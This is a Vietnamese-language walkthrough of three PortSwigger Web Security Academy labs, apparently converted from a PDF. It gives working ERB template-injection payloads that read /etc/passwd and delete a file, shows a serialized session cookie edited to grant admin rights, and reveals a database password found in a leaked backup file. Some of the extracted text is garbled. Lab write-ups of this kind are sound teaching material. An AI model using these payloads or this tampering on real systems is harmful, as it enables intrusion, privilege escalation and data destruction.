60 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin	60
61 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin	61
62 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin	62
63 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin	63
64 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin	64
65 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin	65
66 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin	66
67 list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin	list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin	67
68 ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin	ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin	68
69 gnats:x:41:41:Gnats Bug-Reporting System	gnats:x:41:41:Gnats Bug-Reporting System	69
70 (admin):/var/lib/gnats:/usr/sbin/nologin	(admin):/var/lib/gnats:/usr/sbin/nologin	70
71 nobody:x:65534:65534:nobody:/noneexistent:/usr/sbin/nologin	nobody:x:65534:65534:nobody:/noneexistent:/usr/sbin/nologin	71
72 _apt:x:100:65534:/:/noneexistent:/usr/sbin/nologin	_apt:x:100:65534:/:/noneexistent:/usr/sbin/nologin	72
73 peter:x:12001:12001::/home/peter:/bin/bash	peter:x:12001:12001::/home/peter:/bin/bash	73
74 carlos:x:12002:12002::/home/carlos:/bin/bash	carlos:x:12002:12002::/home/carlos:/bin/bash	74
75 user:x:12000:12000::/home/user:/bin/bash	user:x:12000:12000::/home/user:/bin/bash	75
76 elmer:x:12099:12099::/home/elmer:/bin/bash	elmer:x:12099:12099::/home/elmer:/bin/bash	76
77 academy:x:10000:10000::/academy:/bin/bash	academy:x:10000:10000::/academy:/bin/bash	77
78 messagebus:x:101:101::/noneexistent:/usr/sbin/nologin	messagebus:x:101:101::/noneexistent:/usr/sbin/nologin	78
79 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin	dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin	79
80		80
81		81

Query parameter

Name: message

Value: %3C%2543d%20system('ls%20%2fhome%2f')%20%25%3E

Decoded from: URL encoding

<%= system('cat /etc/passwd') %>

Cancel Apply changes

Đây là file /etc/passwd, xác nhận là chạy được shell

```
48 <header class="notification-header">
49 </header>
50 <section class="ecommerce-pageheader">
51   
52 </section>
53 <div>
54   carlos
55   elmer
56   install
57   peter
58   user
59   true
60 </div>
61 <section class="container-list-tiles">
62   <div>
63     
64     <h3>
65       Beat the Vacation Traffic
66     </h3>
```

Tìm file morale.txt trong các thư mục

message

Value

%3C%2543d%20system('ls%20%2fhome%2f')%20%25%3E

Decoded from: URL encoding

<%= system('ls /home/') %>

Cancel Apply changes

```

45      >
46      | 
47      </p>
48      </section>
49      </header>
50      <header class="notification-header">
51          
52      </header>
53      <div>
54          morale.txt
55          true
56      </div>
57      <section class="container-list-tiles">
58          <div>
59              
              <h3>
                  Beat the Vacation Traffic
              </h3>
              
              $57.39
              <a class="button" href="/product?productId=1">
                  View details
              </a>
          </div>
      </section>

```

Và nó nằm trong thư mục là: /home/carlos/morale.txt

Giờ ta sẽ delete nó đi

Name: message

Value: %3c%25%3d%20system('ls%20%2fhome%2fcarlos%2f')%20%25%3e

Decoded from: URL encoding

```
<%= system('ls /home/carlos/') %>
```

Cancel **Apply changes**

```

21      <a class=link-back href='
22          https://portswigger.net/web-security/server-side-template-
23          -injection/exploiting/lab-server-side-template-injection-
24          basic'>
25          Back&ampnbspto&ampnbsplab&ampnbspdescription&ampnbsp;
26          <svg version=1.1 id=Layer_1 xmlns='
27              http://www.w3.org/2000/svg' xmlns:xlink='
28              http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0
29              28 30' enable-background='new 0 0 28 30' xml:space=
30              preserve title=back-arrow>
31              <g>
32                  <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30
33                      15.1,15'>
34                  </polygon>
35                  <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8
36                      14.3,30 28,15'>
37                  </polygon>
38              </g>
39          </svg>
40      </a>
41      <div class='widgetcontainer-lab-status is-notsolved'>
42          <span>

```

Query parameter

Name: message

Value: %3c%25%3d%20system('rm%20-rf%20%2f
43 home%2fcarlos%2fmorale.txt')%20%25
44 %3e

Decoded from: URL encoding

```
<%= system('rm -rf /home/carlos/morale.txt') %>
```

Cancel **Apply changes**

Hoàn thành challenge

Basic server-side template injection

Congratulations, you solved the lab!

 Share your skills!

Continue

Home



8. <https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects>

[Home](#) | [My account](#)

Login

Username

Password

Log in

לעומת עלי

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email

Có vẻ như không có gì đặc biệt cả

Pretty Raw Hex

```

1 GET /my-account?id=wiener HTTP/2
2 Host: Oad005e044cd4880802b9c00040098.web-security-academy.net
3 Cookie: session=Tzo0OiJvc2VyljoyOntzOjg6InVzZXJuYWlIjtzOjY6IndpZWSlcI7czolOjhZGipbiI7Yjox03043d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oad005e044cd4880802b9c00040098.web-security-academy.net/my-account
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
39
40
41
42
43
44
45
46
47
48
49
50
51

```

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 2866
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
11    <link href="/resources/css/labs.css" rel="stylesheet">
12    <title>
13      Modifying serialized objects
14    </title>
15    <script src="/resources/labheader/js/labHeader.js">
16    </script>
17    <div id="academyLabHeader">
18      <section class="academyLabBanner">
19        <div class="container">
20          <div class="logo">
21            <h2>
22              Modifying serialized objects
23            </h2>
24            <a class="link-back" href='
25              https://portswigger.net/web-security/deserialization/exploits/lab-deserialization-modifying-serialized-objects'
26            >Back to Lab</a>
27          </div>
28        </div>
29      </section>
30    </div>
31  </head>
32  <body>
33    <script>
34    </script>
35    <div id="mainContent">
36      <div class="mainContainer">
37        <div class="container is-page">
38          <header class="navigation-header">
39            <section class="top-links">
40              <a href="/">Home</a>
41            </section>
42            <p>
43              |
44            </p>
45            <a href="/admin">
46              Admin panel
47            </a>
48            <p>
49              |
50            </p>
51          </header>

```

Nhưng ta phải xem tất cả các trường có gì bị mã hóa không

Thì ta thấy cookie bị mã hóa

Pretty Raw Hex

```

1 GET /my-account?id=wiener HTTP/2
2 Host: Oad005e044cd4880802b9c00040098.web-security-academy.net
3 Cookie: session=Tzo0OiJvc2VyljoyOntzOjg6InVzZXJuYWlIjtzOjY6IndpZWSlcI7czolOjhZGipbiI7Yjox03043d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oad005e044cd4880802b9c00040098.web-security-academy.net/my-account
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
29
30
31
32
33
34
35
36
37
38
39
39
40
41
42
43
44
45
46
47
48
49
50
51

```

Cookie

Name	session
Value	Tzo0OiJvc2VyljoyOntzOjg6InVzZXJuYWlIjtzOjY6IndpZWSlcI7czolOjhZGipbiI7Yjox03043d

Decoded from: URL encoding


Tzo0OiJvc2VyljoyOntzOjg6InVzZXJuYWlIjtzOjY6IndpZWSlcI7czolOjhZGipbiI7Yjox03043d

Decoded from: Base64

0:4:"User";2:(s:8:"username";s:6:"wiener";s:5:"admin";b:1;)

Sửa lại thành admin; b=1

Là xong



Modifying serialized objects

[Back to lab description >>](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

Đây là khi đăng nhập với tư cách admin

Giờ thì xóa carlos là được



Modifying serialized objects

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!


Users

wiener - [Delete](#)

9. <https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-via-backup-files>
bắt ta tìm password của database


với challenge này khá đơn giản khi mới bắt gói tin thì burpsuite đã quét qua tập tin robots.txt và thấy phản hồi với mã là 200
ta vào xem và tìm có gì trong đó

488	https://0af7009203aad75381a7...	GET	/robots.txt		200	139	text	txt		✓ 34.246.129.62
487	https://0af7009203aad75381a7...	GET	/		200	10724	HTML		Source code disclosure ...	✓ 34.246.129.62



```
User-agent: *
Disallow: /backup
```

Có một thư mục backup



Index of /backup

Name	Size
ProductTemplate.java.bak	1647B

Có một file tồn tại xem trong đó có password của databases không

```

private final String id;
private transient Product product;

public ProductTemplate(String id)
{
    this.id = id;
}

private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
    inputStream.defaultReadObject();

    ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
        "org.postgresql.Driver",
        "postgresql",
        "localhost",
        5432,
        "postgres",
        "postgres",
        "6r10e11z459rbvo82sph3wp40rtcwbch"
    ).withAutoCommit();
    try
    {
        Connection connect = connectionBuilder.connect(30);
        String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
        Statement statement = connect.createStatement();
        ResultSet resultSet = statement.executeQuery(sql);
        if (!resultSet.next())
        {
            return;
        }
        product = Product.from(resultSet);
    }
    catch (SQLException e)
    {
        throw new IOException(e);
    }
}

public String getId()
{
    return id;
}

```

Và password là : 6r10e11z459rbvo82sph3wp40rtcwbch



Source code disclosure via backup files

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#)

Nộp và hoàn thành challenge

